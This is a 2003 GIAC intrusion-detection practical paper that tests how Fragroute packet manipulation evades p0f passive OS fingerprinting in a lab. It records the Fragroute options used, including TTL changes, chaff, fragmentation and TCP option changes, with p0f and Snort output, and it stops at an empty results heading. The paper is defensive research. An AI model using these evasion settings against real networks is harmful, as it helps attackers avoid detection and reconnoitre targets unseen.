Global Information Assurance Certification Paper

GIAC GCIA Intrusion Detection In Depth
Practical Assignment for SANS Big Apple
September 2002
Version 3.3
Submitted March 4, 2003

Sunil Sekhri

Evading Passive OS Fingerprinting with Fragroute

Abstract

Goals of this paper

The primary goal of this paper is to demonstrate the effectiveness of a tool called *Fragroute* in evading passive OS (Operating System) fingerprinting by another tool called *p0f*. Fragroute has received much attention over the past year, primarily with respect to how it has provided a means to implement the theoretical *insertion and evasion techniques* against NIDS (Network-based Intrusion Detection Systems) proposed in a landmark paper by Ptacek & Newsham, Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection. While the implications of NIDS insertion/evasion attacks provided by Fragroute are profound, this paper strives to illustrate yet another use (or threat) that Fragroute presents, namely passive OS fingerprinting evasion. It should be noted that Fragroute can be configured to "mangle" egress traffic from a host to the extent that it is unrecognizable. The intent of these tests is not to set every option Fragroute offers; rather, it is to determine if traffic from an attacking host can evade passive OS fingerprinting attempts by the victim host, while staying under the radar of a commonly deployed NIDS. Finally, this paper intends to offer suggestions for further testing, and recommendations as to how an organization can defend against such a tool.

Description of testing process

The testing process involved: acquiring the tools; setting up a network segment with appropriate attacking, victim, and monitoring hosts; running a series of specific tests; and then analyzing the output of the monitoring devices. The tests were run in order of increasing complexity by utilizing more of the options provided by Fragroute with each run. As several options are available for attacks, specific ones were isolated for each run to illustrate the effect of that particular option. Descriptions of these specific tests are provided in the appropriate sections.

Note on Ethics

While much can be said and rationalized for using any tool for "good" (i.e., allowing network and system administrators to test infrastructure components, such as firewalls and IDS) this paper is treating Fragroute as an attacker's tool, and p0f as a defensive tool. It is not the intention of this paper to show would-be attackers how to maliciously employ or evade passive OS fingerprinting techniques. Rather, it is hoped that any information presented and found to be useful would be used to test and defend against such techniques.

Introduction

Passive OS Fingerprinting History

The idea that one can gain a confident level of a remote system's OS using the field values in the IP and TCP headers of a received packet had been established by Photon in 1999, and further investigated by others such as Lance Spitzer in 2000, whose paper on passive fingerprinting included many of the data needed to build such a tool. In fact, two quickly appeared, one from Craig Smith, and another tool called p0f from Michael Zalewski.
http://www.crimelabs.net/docs/passive.pdf

Active vs. Passive

Traditionally, Operating System fingerprinting has been done using active tools, such as queSO or nmap. These tools operate on the principle that every operating system's IP stack has its own idiosyncrasies. Specifically, each operating system responds differently to a variety of malformed packets. All one has to do is build a database on how different operating systems respond to different packets. Then, to determine the operating system of a remote host, send it a variety of malformed packets, determine how it responds, then compare these responses to a database.

Passive fingerprinting follows the same concept, but is implemented differently; passive fingerprinting is based on sniffer traces from the remote system. Instead of actively querying the remote system, all one needs to do is capture packets sent from the remote system.

http://project.honeynet.org/papers/finger/. Captured packet parameters contain enough information to identify the remote OS. In contrast to active scanners such as nmap and queSO, p0f does this without sending anything to the remote host. http://www.stearns.org/p0f/

Uses for passive OS fingerprinting
Passive OS mapping has become a new area of research in both white hat and black hat arenas. Organizations can use passive fingerprinting to identify 'rogue', or unauthorized, systems on their network; administrators can quickly inventory an organization's operating systems and network devices without touching or impacting any systems or network performance. For the black hat, this method provides a nearly undetectable method to map a network, finding vulnerable hosts. This 'stealthy' fingerprinting technique might involve, for example, determining the OS of a 'potential victim', such as a webserver, by simply requesting a webpage from the server, then analyzing the sniffer traces. This bypasses the need for using an active tool that can be detected by various IDS systems. Also, passive fingerprinting may be used to identify remote proxy firewalls. Since proxy firewalls rebuild connection for clients, it may be possible to ID the proxy firewalls based on a signature. Passive OS fingerprinting can be done on huge amounts of input data - for example, information gathered on a firewall, proxy, routing device, or Internet server - without causing any network activity. One can launch passive OS detection software on such a machine and leave it for days, weeks or months, collecting really interesting statistical information about one's customers, attackers, other servers, etc. http://project.honeynet.org/papers/finger/ Additionally, since packet filtering firewalls and network address translation are almost always transparent to p0f-alike software, one is able to obtain information about systems behind the firewall. Also, such software can determine the distance between a remote host and one's system, allowing one to generate network structure maps for firewalled/structural networks. Again, all this can be done without sending a single packet. http://www.stearns.org/p0f/

Limitations of passive OS fingerprinting
One limitation of these fingerprinting methods is that they provide a means to identify the operating system, but provide no information on underlying vulnerabilities; further investigations must be undertaken to evaluate if vulnerabilities exist. http://www.crimelabs.net/docs/passive.pdf Another limitation is that proxy firewalls and other high-level proxy devices are not transparent to any TCP-level fingerprinting software; the device itself will be fingerprinted, not the actual source hosts. On a minor note, in order to obtain information required for fingerprinting, one has to receive at least one SYN packet initiating a TCP connection to one's machine or network. Finally, it is possible to perform passive fingerprinting on a live TCP connection, rather than on historical data or "sniffed" traces, however, these techniques are less reliable (many implementations copy parameters from the first SYN packet; other parameters change rapidly with time).
http://www.stearns.org/p0f/

Acquiring and compiling the tools
Fragroute
http://www.e-secure-db.us/dscgi/ds.py/View/Collection-1908
(discusses the implications of Fragroute for Snort and other IDS, states that it tips the scales in favor of attacker who use the tool)
http://monkey.org/~dugsong/talks/csw02/
(overview presentation given by dug song, creator of fragroute)
http://monkey.org/~dugsong/fragroute/
(source, required libraries, documentation)
http://archives.neohapsis.com/archives/sf/ids/2002-q2/0094.html
(short test of Fragroute on ISS products and results)
http://cert.uni-stuttgart.de/archive/bugtraq/2002/04/msg00247.html
(postings discussing the merits of testing fragmentation attacks)
http://www.sans.org/resources/idfaq/fragroute.php
(short test of Fragroute on a Snort 1.8.6 NIDS, results, and recommendations)

p0f

http://www.stearns.org/p0f/
(source, documentation, background)
http://www.sans.org/resources/idfaq/p0f.php
(purpose, usage, traces)

How the tools work

p0f http://www.stearns.org/p0f/

P0f works by comparing the first received TCP SYN packet sent by a remote host to a fingerprint database of different OSes, while the remote host attempts to establish a connection. The premise of this comparison is that each system has certain TCP/IP flag settings and idiosyncrasies that distinguish it, and allow it to be identified with a certain degree of accuracy. Usually, initial TTL (8 bits), window size (16 bits), maximum segment size (16 bits), don't fragment flag (1 bit), sackOK option (1 bit), nop option (1 bit), window scaling option (8 bits), and initial packet size (16 bits) vary from one TCP stack implementation to another. Together, they give a unique, 67-bit signature for every system. If the OS database fields match the IP header and TCP header fields in the packet, it states the OS for that record. If the database fields do not match, p0f states "unknown". Hee So notes that the "client OS can be determined even if a TCP connection is never established. Even a rejected connection attempt to a closed port could give away your OS." The IP packet length field can be ignored when comparing the fingerprint against the observed packet.

The OS fingerprints database is usually kept in /etc/p0f.fp or ./p0f.fp . Its format is described below: **wwww:ttt:mmm:D:W:S:N:OS Description**

wwww	TCP Window Size
ttt	IP Time to Live (TTL) value
mmm	TCP Maximum Segment Size (mss) value
D	IP Don't Fragment (DF) flag (0=unset, 1=set)
W	TCP Window Scaling (wscale) factor (-1=not present, other=value)
S	TCP Selective Ack OK (sackOK) flag (0=unset, 1=set)
N	TCP NOP flag (0=unset, 1=set)
I	declared IP packet size (-1 = irrelevant)

P0f's Achilles Heel

When p0f reports an unknown OS, it also reports all the parameters, so that customized rules can be made to accommodate new systems. The p0f documentation states that in order to do this, one must determine the initial TTL of the remote party, which it states is usually the first power of 2 greater than the TTL in the packet received (i.e. a received TTL of 55 means an initial TTL of 64). Hee So notes about p0f: "It is assumed that the TimeToLive field is within 30 hops from the maximum hop count specified in the OS fingerprint file. If no match is found, then the observed values are recompared assuming a TCP option Window Scaling=0 was seen. One last attempt is made to match signatures by ignoring the total IP packet length." This dependence on certain parameters (TTL, wscale, mss) of the fingerprint is a characteristic that tools like Fragroute attempt to exploit.

Fragroute

The insertion and evasion attack methods described in Ptacek & Newsham's *Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection* were used by programmer Dug Song to create *Fragroute*. (http://www.sans.org/resources/idfaq/fragroute.php). The program exploits several ways of inserting specific data into a sequence of information to fool detection programs. The exploit is based on what Dug Song calls the "Vantage Point Problem", which means that a passive network-monitoring device cannot predict how an end host will behave when it receives a packet, and therefore cannot screen out or allow incoming packets accordingly. Additionally, even when there is no ambiguity as to how an end host will behave, the processing overhead required of the monitoring device to filter accordingly can lead to DoS (Denial of Service) conditions.

"The program exploits intrusion-detection systems, which often check the correctness of incoming data less stringently than the server software that is typically targeted by hackers. In one version of such "insertion" attacks, a command sent to a server could be disguised by adding extraneous, illegitimate data. The targeted server software will throw away any bad data, leaving itself with a valid, but malicious, command. However, many intrusion-detection systems don't remove the corrupted data, so the hostile command remains disguised from the system's recognition functions." http://www.e-secure-db.us/dscgi/ds.py/View/Collection-1908

In addition to the insertion/evasion capabilities of Fragroute, certain IP and TCP fields can be modified, resulting in "strange" combinations of crafted, fragmented, re-ordered, and duplicated packets. It is this evasive ability of Fragroute that will be directly tested against p0f's fingerprinting ability.

Testing Fragroute's effectiveness in passive OS evasion

Description of test environment

Fragroute 1.2 will be running various tests using its standard ruleset from the attacking host, 10.100.4.9, directed to the p0f host, 10.100.4.8

p0f 1.8.2 will be running in verbose mode, listening on the Ethernet interface, outputting to "p0f_output"

p0f –i eth1 –vto p0f_output.txt

Snort 1.8.7 will be running in NIDS mode, with a default ruleset, listening only for traffic from the attacking host 10.100.4.9, outputting a full hex dump to "log"

snort –vdeX –l log –c snort.conf "src host 10.100.4.9"

Windump will be sniffing the Ethernet interface listening for traffic only from the attacking host 10.100.4.9, outputting to "windump_out" for each test, used only for correlative purposes with Snort

windump –nnvX –w windump_out "src host 10.100.4.9"

Description of Tests

For each test, p0f will be trying to correctly guess the attacking OS, which happens to be that of 10.100.4.9, running Linux Red Hat 7.3. Linux has the following p0f OS fingerprint:

[5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]

The following steps were taken for each test:

- Configure Fragroute on attacking host
- Configure p0f on victim host
- Telnet session attempt from attacker to victim host
- Monitor network with windump and Snort
- Collect logs or standard screen output from Fragroute, p0f, and network sniffers

Expectations: through multiple tests of increasing "duplicity", Fragroute will eventually undermine p0f's efforts to correctly determine the OS of the attacking machine.

Note: The following tests were performed with all hosts sharing a network "hub", so the initial and received TTL values of the packets evaluated were all the same. Also, the system times of the hosts involved in the testing are not synchronized, as will be evident in the logs' timestamps.

Normalization (Linux 7.3, W2K, WinNT 4.0)

This test was simply to prove that p0f works within the test environment, using the three OS available: Linux Red Hat 7.3, Windows 2000, and Windows NT 4.0

Fragroute Options: None

P0f Output:

```
[root@victim p0f-1.8.2]# p0f -i eth1 -vt
p0f: passive os fingerprinting utility, version 1.8.2
(C) Michal Zalewski <lcamtuf@gis.net>, William Stearns <wstearns@pobox.com>
p0f: file: '/etc/p0f.fp', 150 fprints, iface: 'eth1', rule: 'all'.
<Mon Jan 27 16:32:23 2003> 10.100.4.9 [1 hops]: Linux 2.4.2 - 2.4.14 (1)
```

```
 + 10.100.4.9:32769 -> 10.100.4.8:23 (timestamp: 34378585 @1043706743)
<Mon Jan 27 16:33:21 2003> 10.100.4.6 [1 hops]: Windows 2000 (9)
 + 10.100.4.6:1054 -> 10.100.4.8:23
<Mon Jan 27 16:33:21 2003> 10.100.4.6 [1 hops]: Windows 2000 (9)
 + 10.100.4.6:1054 -> 10.100.4.8:23
<Mon Jan 27 16:33:21 2003> 10.100.4.6 [1 hops]: Windows 2000 (9)
 + 10.100.4.6:1054 -> 10.100.4.8:23
<Mon Jan 27 16:34:32 2003> 10.100.4.5 [1 hops]: Windows NT 4.0 (1) *
 + 10.100.4.5:2626 -> 10.100.4.8:23
<Mon Jan 27 16:34:32 2003> 10.100.4.5 [1 hops]: Windows NT 4.0 (1) *
 + 10.100.4.5:2626 -> 10.100.4.8:23
<Mon Jan 27 16:34:33 2003> 10.100.4.5 [1 hops]: Windows NT 4.0 (1) *
 + 10.100.4.5:2626 -> 10.100.4.8:23
<Mon Jan 27 16:34:33 2003> 10.100.4.5 [1 hops]: Windows NT 4.0 (1) *
 + 10.100.4.5:2626 -> 10.100.4.8:23
```

Snort Alert: None

Received Packet(s):

11:11:33.439329 IP **10.100.4.9**.32781 > 10.100.4.8.23: S 3551289833:3551289833(0) win 5840 <mss 1460,sackOK,timestamp 58329024 0,nop,wscale 0> (DF)
11:11:33.439494 IP 10.100.4.8.23 > 10.100.4.9.32781: R 0:0(0) ack 3551289834 win 0 (DF)

11:11:38.110373 IP **10.100.4.7**.1506 > 10.100.4.8.23: S 1766137476:1766137476(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
11:11:38.110531 IP 10.100.4.8.23 > 10.100.4.7.1506: R 0:0(0) ack 1766137477 win0 (DF)
11:11:38.580518 IP **10.100.4.7**.1506 > 10.100.4.8.23: S 1766137476:1766137476(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
11:11:38.580678 IP 10.100.4.8.23 > 10.100.4.7.1506: R 0:0(0) ack 1 win 0 (DF)
11:11:39.082115 IP **10.100.4.7**.1506 > 10.100.4.8.23: S 1766137476:1766137476(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
11:11:39.082282 IP 10.100.4.8.23 > 10.100.4.7.1506: R 0:0(0) ack 1 win 0 (DF)

11:11:43.689549 IP **10.100.4.5**.2683 > 10.100.4.8.23: S 288773447:288773447(0) win 8192 <mss 1460> (DF)
11:11:43.689724 IP 10.100.4.8.23 > 10.100.4.5.2683: R 0:0(0) ack 288773448 win 0 (DF)
11:11:44.135187 IP **10.100.4.5**.2683 > 10.100.4.8.23: S 288773447:288773447(0) win 8192 <mss 1460> (DF)
11:11:44.135363 IP 10.100.4.8.23 > 10.100.4.5.2683: R 0:0(0) ack 1 win 0 (DF)
11:11:44.635915 IP **10.100.4.5**.2683 > 10.100.4.8.23: S 288773447:288773447(0) win 8192 <mss 1460> (DF)
11:11:44.636090 IP 10.100.4.8.23 > 10.100.4.5.2683: R 0:0(0) ack 1 win 0 (DF)
11:11:45.136617 IP **10.100.4.5**.2683 > 10.100.4.8.23: S 288773447:288773447(0) win 8192 <mss 1460> (DF)
11:11:45.136781 IP 10.100.4.8.23 > 10.100.4.5.2683: R 0:0(0) ack 1 win 0 (DF)

Test1: Injecting Various IP options

This test used invalid or unusual IP options in the outgoing packets from the attacking host

Fragroute Options:

Ip_chaff opt	Interleave IP packets into the queue with invalid IP options
print	Print each packet in the queue in tcpdump-style format

```
[root@RHLinux7 fragroute-1.2]# fragroute -f test1 10.100.4.8
fragroute: ip_chaff -> print
10.100.4.9.29526 > 10.100.4.8.27951: SFR 1883595617:1883595633(16) win 20330 <[bad opt]>
(DF) [tos 0x10]
10.100.4.9.32775 > 10.100.4.8.23: S 3805526248:3805526248(0) win 5840 <mss
1460,sackOK,timestamp 51439527 0,nop,wscale 0> (DF) [tos 0x10]
```

P0f Output:

```
<Wed Jan 29 15:56:07 2003> 10.100.4.9: UNKNOWN [20330:64:0:1:-1:0:0:64].
 + 10.100.4.9:29526 -> 10.100.4.8:27951
<Wed Jan 29 15:56:07 2003> 10.100.4.9 [1 hops]: Linux 2.4.2 - 2.4.14 (1)
 + 10.100.4.9:32775 -> 10.100.4.8:23 (timestamp: 51439527 @1043877367)
```

Snort Alert: None

Received Packet(s):

01/29-16:00:03.320142 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4E
10.100.4.9:29526 -> 10.100.4.8:27951 TCP TTL:64 TOS:0x10 ID:24399 IpLen:24 DgmLen:64 DF

IP Options (1) => Opt 49: 5243 7356 6D2F 7045 6361 5243 5A52 6947 4F6A 4B71 696F 7431 7051 6F49 6C2B 484B 7155 796F
*2***RSF Seq: 0x70456361 Ack: 0x52435A52 Win: 0x4F6A TcpLen: 24
TCP Options (1) => Opt 116 (40): 7051 6F49 6C2B 484B 7155 796F 4166 5972 4F77 00
************<DATA REMOVED>
=+

01/29-16:00:03.320192 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4A
10.100.4.9:32775 -> 10.100.4.8:23 TCP TTL:64 TOS:0x10 ID:24399 IpLen:20 DgmLen:60 DF
******S* Seq: 0xE2D3B8E8 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 51439527 0 NOP WS: 0
************<DATA REMOVED>
=+

Test2: Injecting Various IP options

This test used invalid or unusual IP options in the outgoing packets from the attacking host

Fragroute Options:

Ip_chaff ttl	Interleave IP packets into the queue bearing short TTL values
print	Print each packet in the queue in tcpdump-style format

```
[root@RHLinux7 fragroute-1.2]# fragroute -f test2 10.100.4.8
fragroute: ip_chaff -> print
10.100.4.9.32776 > 10.100.4.8.23: S 820234367:820234367(0) win 5840 <mss
1460,sackOK,timestamp 51562887 0,nop,wscale 0> (DF) [tos 0x10]
10.100.4.9.16712 > 10.100.4.8.25155: P 2001743957:2001743981(24) win 20787 urg 11108 (DF)
[tos 0x10] [ttl 0]
```

P0f Output:

```
<Wed Jan 29 16:16:41 2003> 10.100.4.9 [1 hops]: Linux 2.4.2 - 2.4.14 (1)
 + 10.100.4.9:32776 -> 10.100.4.8:23 (timestamp: 51562887 @1043878601)
```

Snort Alert:

```
[**] [1:1321:5] BAD TRAFFIC 0 ttl [**]
[Classification: Misc activity] [Priority: 3]
01/29-16:20:37.036380 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4A
10.100.4.9:16712 -> 10.100.4.8:25155 TCP TTL:0 TOS:0x10 ID:504 IpLen:20 DgmLen:60 DF
*2U*P*** Seq: 0x77503055  Ack: 0x424A754A  Win: 0x5133  TcpLen: 16  UrgPtr: 0x2B64
[Xref => http://www.isi.edu/in-notes/rfc1122.txt]
[Xref => http://support.microsoft.com/default.aspx?scid=kb\;EN-US\;q138268]
```

Received Packet(s):

01/29-16:20:37.036338 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4A
10.100.4.9:32776 -> 10.100.4.8:23 TCP TTL:64 TOS:0x10 ID:504 IpLen:20 DgmLen:60 DF
******S* Seq: 0x30E3C87F Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 51562887 0 NOP WS: 0
************<DATA REMOVED>
=+

[!] WARNING: TCP Data Offset 4 < 5
01/29-16:20:37.036380 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4A
10.100.4.9:16712 -> 10.100.4.8:25155 TCP TTL:0 TOS:0x10 ID:504 IpLen:20 DgmLen:60 DF
*2U*P*** Seq: 0x77503055 Ack: 0x424A754A Win: 0x5133 TcpLen: 16 UrgPtr: 0x2B64
************<DATA REMOVED>
=+

Test3a: Injecting Specific IP options

This test used specific IP options in the outgoing packets from the attacking host

Fragroute Options:

Ip_ttl 32	Set TTL value of every packet to 32
Ip_tos 0	Set TOS value of every packet to 0
print	Print each packet in the queue in tcpdump-style format

```
[root@RHLinux7 fragroute-1.2]# fragroute -f test3a 10.100.4.8
fragroute: ip_ttl -> ip_tos -> print
```

```
10.100.4.9.32777 > 10.100.4.8.23: S 1555066270:1555066270(0) win 5840 <mss
1460,sackOK,timestamp 52038761 0,nop,wscale 0> (DF)
```

P0f Output:

```
<Wed Jan 29 17:36:00 2003> 10.100.4.9: UNKNOWN [5840:32:1460:1:0:1:1:60].
 + 10.100.4.9:32777 -> 10.100.4.8:23 (timestamp: 52038761 @1043883360)
```

Snort Alert: None

Received Packet(s):

```
01/29-17:39:56.211206 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4A
10.100.4.9:32777 -> 10.100.4.8:23 TCP TTL:32 TOS:0x0 ID:25079 IpLen:20 DgmLen:60 DF
******S* Seq: 0x5CB06D9E  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 52038761 0 NOP WS: 0
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Test3b: Injecting Specific IP options

This test used specific IP options in the outgoing packets from the attacking host

Fragroute Options:

Ip_ttl 60	Set TTL value of every packet to 60
Ip_tos 0	Set TOS value of every packet to 0
print	Print each packet in the queue in tcpdump-style format

```
[root@RHLinux7 fragroute-1.2]# fragroute -f test3b 10.100.4.8
fragroute: ip_ttl -> ip_tos -> print
10.100.4.9.32778 > 10.100.4.8.23: S 2264947848:2264947848(0) win 5840 <mss
1460,sackOK,timestamp 52107143 0,nop,wscale 0> (DF)
```

P0f Output:

```
<Wed Jan 29 17:47:24 2003> 10.100.4.9 [5 hops]: Linux 2.4.2 - 2.4.14 (1)
 + 10.100.4.9:32778 -> 10.100.4.8:23 (timestamp: 52107143 @1043884044)
```

Snort Alert: None

Received Packet(s):

```
01/29-17:51:20.103828 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4A
10.100.4.9:32778 -> 10.100.4.8:23 TCP TTL:60 TOS:0x0 ID:19215 IpLen:20 DgmLen:60 DF
******S* Seq: 0x87005C88  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 52107143 0 NOP WS: 0
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Test3c: Injecting Specific IP options

This test used specific IP options in the outgoing packets from the attacking host

Fragroute Options:

Ip_ttl 255	Set TTL value of every packet to 255
Ip_tos 0	Set TOS value of every packet to 0
print	Print each packet in the queue in tcpdump-style format

```
[root@RHLinux7 fragroute-1.2]# fragroute -f test3c 10.100.4.8
fragroute: ip_ttl -> ip_tos -> print
10.100.4.9.32779 > 10.100.4.8.23: S 2887211086:2887211086(0) win 5840 <mss
1460,sackOK,timestamp 52165787 0,nop,wscale 0> (DF) [tos 0xc0]
```

P0f Output:

```
<Wed Jan 29 17:57:10 2003> 10.100.4.9: UNKNOWN [5840:255:1460:1:0:1:1:60].
 + 10.100.4.9:32779 -> 10.100.4.8:23 (timestamp: 52165787 @1043884630)
```

Snort Alert: None

Received Packet(s):

```
01/29-18:01:06.592090 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4A
10.100.4.9:32779 -> 10.100.4.8:23 TCP TTL:255 TOS:0xC0 ID:42197 IpLen:20 DgmLen:60 DF
******S* Seq: 0xAC17584E  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 52165787 0 NOP WS: 0
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Test4: Combining Fragmentation, IP options, TCP options

This test combined IP fragmentation, invalid IP options, null TCP options, and TCP segment overlap

Fragroute Options:

Ip_chaff opt	Interleave IP packets into the queue with invalid IP options
Ip_frag 8 old	Fragment each packet in the queue into 8-byte fragments, utilizing fragment overlap, favoring old data
Tcp_chaff null	Interleave TCP segments in the queue with duplicate TCP segments, containing different payloads, and null TCP control flags
Tcp_opt wscale 255	Set the window scaling factor to 255 (largest value) for every packet
Tcp_seg 8 old	Segment each TCP data segment in the queue into 8-byte TCP segments, utilizing segment overlap, favoring old data
print	Print each packet in the queue in tcpdump-style format

```
[root@RHLinux7 fragroute-1.2]# fragroute -f test4 10.100.4.8
fragroute: ip_chaff -> ip_frag -> tcp_chaff -> tcp_opt -> tcp_seg -> print
10.100.4.9.19522 > 10.100.4.8.11124: FP 1802661444:1802661448(4) ack 1349925234 win 31341
urg 25935 <wscale 255[len 4],eol> (frag 1299:28@0+) [tos 0x10]
10.100.4.9 > 10.100.4.8: (frag 1299:12@24+) [tos 0x10]
10.100.4.9 > 10.100.4.8: (frag 1299:12@32) [tos 0x10]
10.100.4.9.32783 > 10.100.4.8.23: S 1985229929:1985229929(0) win 5840 <mss
1460,sackOK,timestamp 58995066 0,nop,wscale 0,wscale 255[len 4],eol> [tos 0x10]
```

P0f Output:

```
<Thu Jan 30 12:55:29 2003> 10.100.4.9: UNKNOWN [5840:64:1460:0:255:1:1:64].
 + 10.100.4.9:32783 -> 10.100.4.8:23 (timestamp: 58995066 @1043952929)
```

Snort Alert:

```
[**] [1:522:1] MISC Tiny Fragments [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/30-12:59:25.896807 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x3C
10.100.4.9 -> 10.100.4.8 TCP TTL:64 TOS:0x10 ID:1299 IpLen:24 DgmLen:36 MF
IP Options (1) => Opt 218: 3DEB 0304 FF00 564B 5447 6E4B 7633 0000 0000 0000 0000 0000
0D76 393E 81AF 0D00
Frag Offset: 0x0003   Frag Size: 0x000D
```

Received Packet(s):

```
01/30-12:59:25.896791 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x42
10.100.4.9 -> 10.100.4.8 TCP TTL:64 TOS:0x10 ID:1299 IpLen:24 DgmLen:52 MF
IP Options (1) => Opt 218: 3DEB 4C42 2B74 6B72 6E44 5076 3972 6139 7A6D 4F65 654F 0304 FF00 4543 3147 4800
Frag Offset: 0x0000   Frag Size: 0x0020
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/30-12:59:25.896807 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x3C
10.100.4.9 -> 10.100.4.8 TCP TTL:64 TOS:0x10 ID:1299 IpLen:24 DgmLen:36 MF
IP Options (1) => Opt 218: 3DEB 0304 FF00 564B 5447 6E4B 7633 0000 0000 0000 0000 0000 0D76 393E 81AF 0D00
Frag Offset: 0x0003   Frag Size: 0x000D
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

01/30-12:59:25.896897 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x3C
10.100.4.9 -> 10.100.4.8 TCP TTL:64 TOS:0x10 ID:1299 IpLen:24 DgmLen:36
IP Options (1) => Opt 218: 3DEB 0304 FF00 326A 4435 6370 6434 0000 0000 0000 0000 0000 0D76 393E CBAF 0D00
Frag Offset: 0x0004   Frag Size: 0x000C
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
01/30-12:59:25.896971 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4E
10.100.4.9:32783 -> 10.100.4.8:23 TCP TTL:64 TOS:0x10 ID:1299 IpLen:20 DgmLen:64
******S* Seq: 0x76543469  Ack: 0x0  Win: 0x16D0  TcpLen: 44
TCP Options (7) => MSS: 1460 SackOK TS: 58995066 0 NOP WS: 0 WS: 255 EOL
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Test5a: Injecting Specific TCP options

This test used specific TCP options in the outgoing packets from the attacking host

Fragroute Options:

tcp_opt mss 536	Set Maximum Segment Size value of every packet to 536
print	Print each packet in the queue in tcpdump-style format

```
[root@RHLinux7 fragroute-1.2]# fragroute -f test5a 10.100.4.8
fragroute: tcp_opt -> print
10.100.4.9.32795 > 10.100.4.8.23: S 327124964:327124964(0) win 5840 <mss
1460,sackOK,timestamp 154422742 0,nop,wscale 0,mss 536> (DF) [tos 0x10]
```

P0f Output:

```
<Mon Feb 10 14:01:28 2003> 10.100.4.9: UNKNOWN [5840:64:536:1:0:1:1:64].
 + 10.100.4.9:32795 -> 10.100.4.8:23 (timestamp: 154422742 @1044907288)
```

Snort Alert: None

Received Packet(s):

```
02/10-14:06:38.230382 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4E
10.100.4.9:32795 -> 10.100.4.8:23 TCP TTL:64 TOS:0x10 ID:51762 IpLen:20 DgmLen:64 DF
******S* Seq: 0x137F87E4  Ack: 0x0  Win: 0x16D0  TcpLen: 44
TCP Options (6) => MSS: 1460 SackOK TS: 154422742 0 NOP WS: 0 MSS: 536
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Test5b: Injecting Specific TCP options

This test used specific TCP options in the outgoing packets from the attacking host

Fragroute Options:

tcp_opt wscale 255	Set Window Scaling Size value of every packet to 255
print	Print each packet in the queue in tcpdump-style format

```
[root@RHLinux7 fragroute-1.2]# fragroute -f test5b 10.100.4.8
fragroute: tcp_opt -> print
10.100.4.9.32796 > 10.100.4.8.23: S 1082885160:1082885160(0) win 5840 <mss
1460,sackOK,timestamp 154495997 0,nop,wscale 0,wscale 255[len 4],eol> (DF) [tos 0x10]
```

P0f Output:

```
<Mon Feb 10 14:13:41 2003> 10.100.4.9: UNKNOWN [5840:64:1460:1:255:1:1:64].
 + 10.100.4.9:32796 -> 10.100.4.8:23 (timestamp: 154495997 @1044908021)
```

Snort Alert: None

Received Packet(s):

```
02/10-14:18:50.843601 0:1:3:84:60:70 -> 0:B0:D0:1D:6B:53 type:0x800 len:0x4E
10.100.4.9:32796 -> 10.100.4.8:23 TCP TTL:64 TOS:0x10 ID:61397 IpLen:20 DgmLen:64 DF
******S* Seq: 0x408B8428  Ack: 0x0  Win: 0x16D0  TcpLen: 44
TCP Options (7) => MSS: 1460 SackOK TS: 154495997 0 NOP WS: 0 WS: 255 EOL
************<DATA REMOVED>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Test Results & Determinations

